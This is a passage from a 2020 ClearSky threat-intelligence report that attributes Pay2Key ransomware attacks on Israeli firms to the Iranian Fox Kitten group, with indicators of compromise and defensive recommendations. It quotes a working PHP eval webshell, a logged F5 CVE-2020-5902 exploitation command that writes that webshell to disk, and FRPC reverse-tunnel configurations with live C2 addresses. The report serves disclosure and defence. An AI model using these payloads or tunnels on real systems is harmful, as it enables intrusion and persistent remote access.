
Command and Control Communication

In the Sawscan report about Pay2Key¹⁰, the company presented **dllhost.exe** as one of the applications used by the attack to be able to access the compromised asset. This file is a version of Ngrok software that was hidden in the victim's computer since the attacker hacked it.




Leaks

In Mid December 2020, Pay2Key changed the appearance of their leak site. The leak site now has a background image with the map of Israel. This was most likely done after the public announcement that Intel Habana Labs were encrypted by Pay2Key. Habana Labs is an Israeli start-up that was acquired by Intel.



The current leak site has all the “official” ways Pay2Key communicate, mail, KeyBase and Twitter.



¹⁰ <https://www.swascan.com/pay2key/>

¹¹ Source: Swascan report

Unlike the first wave, the Pay2Key attacker contacts its followers and the Israeli media via Twitter account instead of a telegram channel. This time, the threat actor focuses specifically on Israeli victims, as is presented in the next picture.



Fox Kitten

In our analysis, we identified two types of similarities between Fox Kitten group and the recent attacks executed by Pay2Key: Technological similarities and thematic similarities. **In this chapter, we present an overview of these similarities and the overlaps between Pay2Key and Fox Kitten.**

Technological Similarities

Exploitation and Local User

In the forensic research we conducted about the Fox Kitten campaign, we identified three main vulnerabilities that were exploited among the victims. Following this, further research by CISA, which is associated with the United States Department of Homeland Security, has revealed two additional vulnerabilities which are being used by the group¹². We have witnessed attempts to exploit the CITRIX vulnerability in Israel since February 2020 and the Big F5 vulnerability since June 2020 (based on information we received from our partners). The following is the summary of vulnerabilities we attribute with high probability of being potentially exploited by the group:

- CVE-2019-11510 Pulse Secure
- CVE-2018-13379 Fortinet FortiOS
- CVE-2018-1579 Palo Alto Networks VPN
- CVE-2019-19781 Citrix NetScaler
- CVE-2020-5902 BIG-IP (F5 Networks)

Additionally, a password was presented as an indicator on the Israel National Cyber Directorate's report:

`Kharpedar123!`

This password contains of two Persian words connected to each other. Khar meaning "donkey" and Pedar meaning "father". This is not a common expression in Persian, and it is used as a way of cursing. A similar expression in Persian is pedar-e sag (father's dog) which is usually used when referring to the US and used for mockery purposes.

In our investigation, we identified utilization of this password, as mentioned before, in the victims' network. This name was used as a password for a local user with high privileges, that the actor created in the victim's machine. This method was executed by both Fox Kitten and Pay2Key, sharing the same password for both.

¹² https://us-cert.cisa.gov/sites/default/files/publications/AA20-259A-Iran-Based_Threat_Actor_Exploits_VPN_Vulnerabilities_S508C.pdf
<https://www.zdnet.com/article/fbi-says-an-iranian-hacking-group-is-attacking-f5-networking-devices/>

RIFT's report from July revealed that in the F5 vulnerability there was a use of a WebShell with a reused password from the exploit of CITRIX vulnerability¹³, which corresponds to the dates where the group exploited this vulnerability¹⁴:

```
<?php @eval(base64_decode($_POST['citrix@kharpedar']));?>
```

This file has also been reported in the CISA report about the WebShell use by this group. This file was uploaded to VT from the US with three artifacts used by the threat actor to conduct this exploitation:

```
var/vpn/themes/imgs/tiny.php  
var/vpn/themes/admin.php  
var/vpn/themes/imgs/netScaler.php
```

As can be seen, this is a reused web shell from Citrix used to exploit CVE-2019-19781 (Citrix NetScaler). In the Fox Kitten report, we reported three main vulnerabilities the group used, and by February 2020, we observed an exploitation of CVE-2019-19781 as well. In July, the FBI also reported¹⁵ the exploitation of vulnerability in F5 networking devices. **Therefore, we attribute the password “Kharpedar” to both Citrix and F5 exploitations, as well as the Pay2Key attack.**

Tool Set Overlaps

Both Fox Kitten and Pay2Key used two reverse proxy/SSH tools. In February, we reported that we observed Fox Kitten utilize FRPC and Ngrok to open the tunnel between the compromised machines to the C2.

As mentioned before, Pay2Key also used Ngrok (according to swascan¹⁶). In our analysis, we also identified an FRPC used by Pay2Key, which goes by the name dllhost.dll. This file shares the same token, as can be seen from the FRPC Token sub-chapter below. The malware that was used to deploy the FRPC tool to the compromised asset is named “svchost.exe”. **According to Intezer analysis¹⁷, This file (by Pay2Key) shares 97.47% of its genes with the same file name that Fox Kitten used in CISA report.**

Based on this file, we identified a PERL¹⁸ reverse shell used by Fox Kitten, which also communicated with Amazon hosted C2. The same Amazon server was observed serving the FRPC.EXE that was used in Pay2Key attacks.

¹³ <https://research.nccgroup.com/2020/07/05/rift-f5-networks-k52145254-tmui-rce-vulnerability-cve-2020-5902-intelligence/>

¹⁴ <https://research.nccgroup.com/2020/07/05/rift-f5-networks-k52145254-tmui-rce-vulnerability-cve-2020-5902-intelligence/>

¹⁵ <https://www.zdnet.com/article/fbi-says-an-iranian-hacking-group-is-attacking-f5-networking-devices/>

¹⁶ <https://www.swascan.com/pay2key/>

¹⁷ <https://analyze.intezer.com/analyses/8ee2a089-7477-40a9-ad9f-4a9e34ba3cef>

<https://analyze.intezer.com/analyses/68c8f416-aad7-4257-aa5b-beaf42083ab8>

¹⁸ <https://github.com/pentestmonkey/perl-reverse-shell>

FRPC Token

In the first Fox Kitten report, we exposed the utilization of Fast Reverse Proxy (FRP) as one of the methods Fox Kitten used during the three years of their operation. One of the tools they used in February was FRPC¹⁹, an open-source tool that enables the exposure of a local server behind a NAT or a firewall to the internet, based on the reverse proxy method.

In CISA report about Fox Kitten's WebShell, they also presented a version of the FRPC tool configuration used by this threat actor. **The file name was dllhost.dll – same as the files we identified in Pay2Key campaign.** Here is the configuration file of the FRPC presented by CISA²⁰:

```
-Begin Configuration Data-
[common]
server_addr = [IP address]
server_port = 443
tls_enable = true
token = laksddflko986wq35029735

[Indy [SCCPV01] - RDP]
type = tcp
use_encryption = true
local_ip = [IP address]
local_port = 3389
remote_port = 0
-End Configuration Data-
```

As can be seen, this configuration shares the same token as the Pay2Key FRPC configuration:

```
[common]
server_addr = 3.237.39.72
server_port = 443
tls_enable = true
token = laksddflko986wq35029735

[      - Optimus]
type = tcp
use_encryption = true
local_ip = 127.0.0.1
local_port = 3389
remote_port = 0
```

Note that the FRPC token was entered manually, indicating a single-value token²¹. **Therefore, the overlap between the FRPC token of Fox Kitten and the FRPC token of Pay2Key is strong evidence of the connection between the groups.**

Since FRP Clients need to connect to an FRP Server, the server token for both Pay2Key and Fox Kitten is the same.

¹⁹ <https://github.com/fatedier/frp>

²⁰ <https://us-cert.cisa.gov/ncas/analysis-reports/ar20-259a>

²¹ https://github.com/fatedier/frp/blob/dev/conf/frps_full.ini

Another FRPC's configuration used that includes this token was uploaded to VT in June 2020. This file also has server_addr parameter, which point to the following IP address, hosted in Amazon cloud²²:

54.174.216[.]48

A comment in VirusTotal²³ on this IP with logs of this server point to the aforementioned F5 report by NCC Group. This server was used in attempted exploitation of the F5 vulnerability (CVE-2020-5902):

2020-07-06 16:07:55 /tmui/login.jsp/././tmui/locallb/workspace/tmshCmd.jsp curl/7.58.0

Also, a similarity of the WebShell was identified. Here is a comparison between the logs and the F5 report by NCC Group²⁴:

```
Logs:
2020-07-06 21:34:46 54.174.216.48
fileName=/tmp/dhclient_3612E532&content=mount+-o+remount+-rw+/usr+;+echo+
PD9waHAQGV2YWwoYmFzZTY0X2RlY29kZSgkX1BPU1RbJ2NpdHJpeEBraGFycGVkYXInXSkpO
z8%2b+|+/usr/bin/openssl+base64+-d+-out+/usr/local/www/xui/common/images/
bg_status.php;rm+-fr+/tmp/dhclient_3612E532 curl/7.58.0

NCC Group report:
mount -o remount -rw /usr ; echo
PD9waHAQGV2YWwoYmFzZTY0X2RlY29kZSgkX1BPU1RbJ2NpdHJpeEBraGFycGVkYXInXSkpO
z8+ | /usr/bin/openssl base64 -d -out
/usr/local/www/xui/common/images/bg_status.php
```

This exploitation attempt results in the creation of php WebShell with the citrix@kharpedar string.

Thus, we identified the same token used by Pay2Key in 2 different FRPC's configuration, one of which point to a C2 server that attempted to exploit a known vulnerability that Fox Kitten use (which also includes the 'Kharpedar' phrase).

Command and Control

As mentioned before, Fox Kitten used Amazon servers before, the same as Pay2Key. One of the servers we identified in the attack at "Amital", was attributed by us to Fox Kitten before it was embedded in Pay2Key attack.

It is noteworthy to mention that according to the Israel National Cyber Directorate's report, there was a use of a domain called tunnels4[.]me which is on the following IP address: 63.32.140[.]129. On this IP address we have identified an updated domain which is allegedly impersonating 2Bsecure company. However, we do not have a way to associate this information with Fox Kitten's activity, except for the fact that the mentioned control server contains an option to connect with SSH:

²² During our initial Fox Kitten analysis, we observed multiple Fox Kitten servers hosted in Amazon.

²³ <https://www.virustotal.com/gui/ip-address/54.174.216.48/community>

²⁴ <https://research.nccgroup.com/2020/07/05/rift-f5-networks-k52145254-tmui-rce-vulnerability-cve-2020-5902-intelligence/>

63.32.140.129 ec2-63-32-140-129.eu-west-1.compute.amazonaws.com View Raw Data

self-signed cloud

City: Dublin
Country: Ireland
Organization: Amazon.com
ISP: Amazon.com
Last Update: 2020-12-04T07:22:15.598505
Hostnames: ec2-63-32-140-129.eu-west-1.compute.amazonaws.com
ASN: AS16509

Ports

22 443 8090

Services

22 tcp ssh
OpenSSH Version: 8.2p1 Ubuntu-4ubuntu0.1
SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.1
Key type: ssh-rsa
Key: AAAAB3NzaC1yc2EAAAADAQABAAQGC8DUp/FmvrZNsGChbjQYU/MIcB2sZooQ40LDI234/G3MCg

Thematic Similarities

We believe that this attack was conducted by Fox Kitten. We have also identified an old user, named **kharpedar** that was active in a few sensitive forums and engaged with penetrating sensitive organizational networks. This user is now active under a different name in a few underground forums. In one of these forums, the user has presented its new name with the following message, which makes us believe it is an Iranian attacker.

It is noteworthy to mention that other research companies with which we collaborate, also associate this user with Fox Kitten. However, we would like to emphasize that we have no way of determining whether the user was active independently on this forum or on behalf of the Iranian government, selling the data which was obtained by the group. In one of his declarations, he emphasizes that he has accessibility to governmental organizations in Turkey, and in another declaration, he says that India is not an attractive destination for him. In addition, the breach to the holding company Raytheon is another indication (although weak) for the sector on which the Iranian APT33 group focuses.

Timeline

Here is a chart summarize the Fox Kitten and the Pay2Key timelines:

2020	Fox Kitten	Pay2Key
February	ClearSky's Fox Kitten report Citrix: New vulnerability used by the group	-
June	Attempts to sell victims' access in underground forums	KeyBase account
July	First attempt to exploit Big IP F5 vulnerability citrix@kharpedar WebShell – first identifier	-
August	FBI Alert – Big F5 vulnerability is used by the group	-
September	CISA report about Fox Kitten	-
October	-	First identified access to a vulnerable server Ransomware compilation Malware execution on 'Patient Zero'

		Swascan public report
November	-	First wave of attacks in Israel – Leaking information via TOR site
December	-	Second wave of attacks in Israel Compromising multiple companies (Supply Chain attack) Leaking via Twitter Visual change on leak site

Recommendations and Insights

This report reveals a strong connection between two groups that were formerly considered to be separate units. In recent months, several reports dealing with tools common to pay2key and Fox Kitten were published. The report shows a direct link between pay2key ransomware attacks which all had Fox Kitten tools used in them.

The Attackers

- The Iranian offensive establishment has reached the level of knowledge and flexibility which allows it to use “1 Day” vulnerabilities, i.e. development and distribution of malware using publicly revealed vulnerabilities, **in a period of hours to days** since their publication.
- We assess that Pay2Key, or Fox Kitten, understands that a direct attack on defense systems is much more difficult than infiltration using VPN systems that bring you directly to the target’s core systems, and that this method is also much more cost effective.
- The ransom demand is low compared to other known ransomware gangs; this is an incentive to pay the cheap ransom. The ransom is most likely just a bonus, since the group’s main motivation so far is **espionage**.
- We suspect that not all Fox Kitten targets were encrypted with ransomware, in some data was only exfiltrated. We assess that one of the options is the ransomware was applied to targets that are not the focus of Fox Kitten, while the main targets were left unencrypted in order to keep the attack covert.
- We also suspect that the adversary engages in RDP brute force attacks as well as SQL injections on ASP systems. This is because they run on Microsoft Windows systems, which is the only operating system in which the attacker has been observed doing a lateral movement across the organization.

The Attack Infrastructure

- VPN systems which allow remote access to corporate systems comprise a significant risk, because they essentially bypass all defense systems deployed vis-à-vis the internet. **Review and assessment are needed in order to understand whether the systems are controlled and monitored completely by the organization.**
- The adversary has used the password “kharpedar” in the web shells and in the local windows accounts they created for persistence and lateral movement. It means that the attacker first gained initial foothold access and then escalating privileges and moving latterly across the organization to get to the AD. Monitoring local users and privileges in the organization is essential for identifying unwanted users within the network.
- The attackers have used AWS EC2 infrastructure to carry their attacks, it is strongly advised to audit all incoming connections from AWS EC2 to your organization to make sure all the

addresses are known to you, as one of those possible addresses might be in use by the adversary.

- The recommended timeframe to install a security patch after the vulnerability has been published has shortened and **we assess it to be between 24 hours and a week between the vulnerability's publication and the moment it becomes a real threat for the organization**. This can be seen in the F5 exploitation attempts in the NCC report.
- Checking outward facing systems, including different VPN systems, is critically important for the company. There is a need for constant monitoring, making sure that the systems are constantly updated, and preventing unneeded exposure of the administration interfaces to the outside world. Constantly check for security updates to VPN systems.
- After each update performed on core corporate systems, including VPN systems, it is recommended to reset all passwords to all end users in the organization and to oblige all users to re-connect to the services, in order to identify unwanted connections.
- It is highly recommended to create a two-step authentication to the corporate core systems VPN access.
- It is recommended to use VPN services that keep logs on a different media (preferably non-erasable) during communication.
- Users permission's and active users on each station should be monitored constantly. In this campaign, the attackers have created, multiple times, local users that allowed them to act freely.
- If your organization possesses one of the affected software it is highly recommended to perform a full reset of the AD forest as described [here](#) under "Comprehensive Account Resets" section.
- The attack infrastructure attached to this report should be monitored and blocked.

Recommended sources:

<https://us-cert.cisa.gov/ncas/tips/ST18-001>

<https://us-cert.cisa.gov/ncas/alerts/aa20-073a>

<https://us-cert.cisa.gov/ncas/tips/ST04-006>

<https://csrc.nist.gov/publications/detail/sp/800-46/rev-2/final>

<https://us-cert.cisa.gov/ncas/tips/ST05-012>

Indicators of Compromise

Hashes

Hash	File Name	Virus Total Significant Submitter	Type
FRPC			
c8bc262d7126c3399baaec3bee89d542 c94a0f902b3b8cc4ca5e4cc9004ac9eaa4614699 55b9264bc1f665acd94d922dd13522f48f2c88b02b587e50d5665b72855aa71c	frpc.exe	USA Turkey	Portable Executable
22dbe256c7582106b7825641f3d29d5c 0e3853bab5aa68293b1275f3c87df975ec45fd49 df86cd16a3008dba00590edae31d1313bd92528aca92c4f4ea7f24000ba62547	frps.exe	Israel	Portable Executable
f33f63ad83374e4d819a3b90fd0e3d8a 65cfa6529fee3dfee6b6d167fe4d1b7516630700 483fe88d70cb09361c27468b97b7f96bd667d8c915c9f004a27d4260367d551b	svchost.exe	Israel	Portable Executable
34d2192a166901286d39136b56f16817 0f0d7dfc1a4b0ddf494f6c337e6a956f8bf448fe a2440df2bf11c2882d139bddf5a33bfd63dcb4b82994ac2daf7c7f08b7170647	Dllhost.dll	UK- zero detection	Text – FRPC configuration (Fox Kitten)
14df2e509b6ee8deb3ce6ba3b88e3de0 80190bddd70a79a1735136f81309219c937458d f7ddf2651faf81d2d5fe699f81315bb2cf72bb14d74a1c891424c6afad544bde	Dllhost.dll	-	Text – FRPC configuration (Fox Kitten)
9f8d59f3d76e4c2ddd0ffaac45b38f65 5de908723c985286e419daabb9477681a42b5063 3e35a2a6b58853ab7443aef40d22dc37c3d94848ec9f5b9ca27c1892082b4f07	dllhost.dll	Israel	Text – FRPC configuration (Pay2Key)
F5 Vulnerability Webshell			
fd6c1e1fbe93a6c1ae97da3ddc3a381f a5225159267538863f8625050de94d880d54d2d4 4a1fc30ffeee48f213e256fa7bff77d8abd8acd81e3b2eb3b9c40bd3e2b04756	tiny.php	USA	Php - Kharpedar
LanProxy			
aab4ca43d918c78a60e0c5be974ed95c 74fff30b017d4ebeb1f4163805736ff0f78c31a75 63e81ac3c8e438221a088bc765158006cc99b2894d4340cf73305c43d67e9627	sccm.exe	Israel	Portable Executable
7879803637a004f26d48f839d16f98db 928a447e8b4aa0d0f414f2e19fca700c95799cd9 6467152f27ba0d02dbd27e20403d8c5cdd86258df927a9cdaa9630cfc1fd3883	Sccm.zip	USA	ZIP

Hash	File Name	Virus Total Significant Submitter	Type
PERL reverse shell			
bca3e9b6c12cc6ef651cd81dbbbc0746 d0bfe6085dc06554971e492ee9afe149b5877856 48edd2cd9b09de0088c34020aea0bf40e226b22d629303ecee61a19d33ef3347	dc.pl	USA - Zero detections	Text
Pay2Key Ransomware			
f3076add8669d1c33cd78b6879e694de c3fa78167859ba6c6b39695df0500ebbb6a77881 5bae961fec67565fb88c8bcd3841b7090566d8fc12ccb70436b5269456e55c00	Cobalt.Client.ekze	Israel	Portable Executable
4e615861b6d7d778fdc1ac2a61148fe9 eaffd4a8f3c5dfedea3adbcd06669583d6dc8d0 ea7ed9bb14a7bda590cf3ff81c8c37703a028c4fdb4599b6a283d68fdb2613f	Cobalt.Client.exe	Israel Italy (Probably Swascan)	Portable Executable
7db5dd6f2231da6eb07d907312b1abe9 a048c24ebc42cb3a87dc6d0570ef157cb5479aae d2b612729d0c106cb5b0434e3d5de1a5dc9d065d276d51a3fb25a08f39e18467	-	Israel Canada	Portable Executable

C2 Compromised Addresses

The following domains were successfully accessed by the attack group to be used as malware download websites:

IP Address	ASN and ISP
52.90.144[.]40	AS 14618 (Amazon.com, Inc.)
3.237.39[.]72	AS 14618 (Amazon.com, Inc.)
54.174.216[.]48	AS 14618 (Amazon.com, Inc.)
63.32.140[.]129	AS 16509 (Amazon.com, Inc.)
13.81.213[.]207	AS 8075 (Microsoft Corporation)

Domains

tunnels4[.]me

2bsecure[.]tech

Email:

info@clearskysec.com

Website:

clearskysec.com



Ahead of the Threat Curve

ClearSky Cyber Security Intelligence Report

2020 (C)All rights reserved to ClearSky Security Ltd.

TLP: WHITE - Subject to standard copyright rules, information may be distributed freely, without restriction.

Photo by Miguel Á. Padriñán from Pexels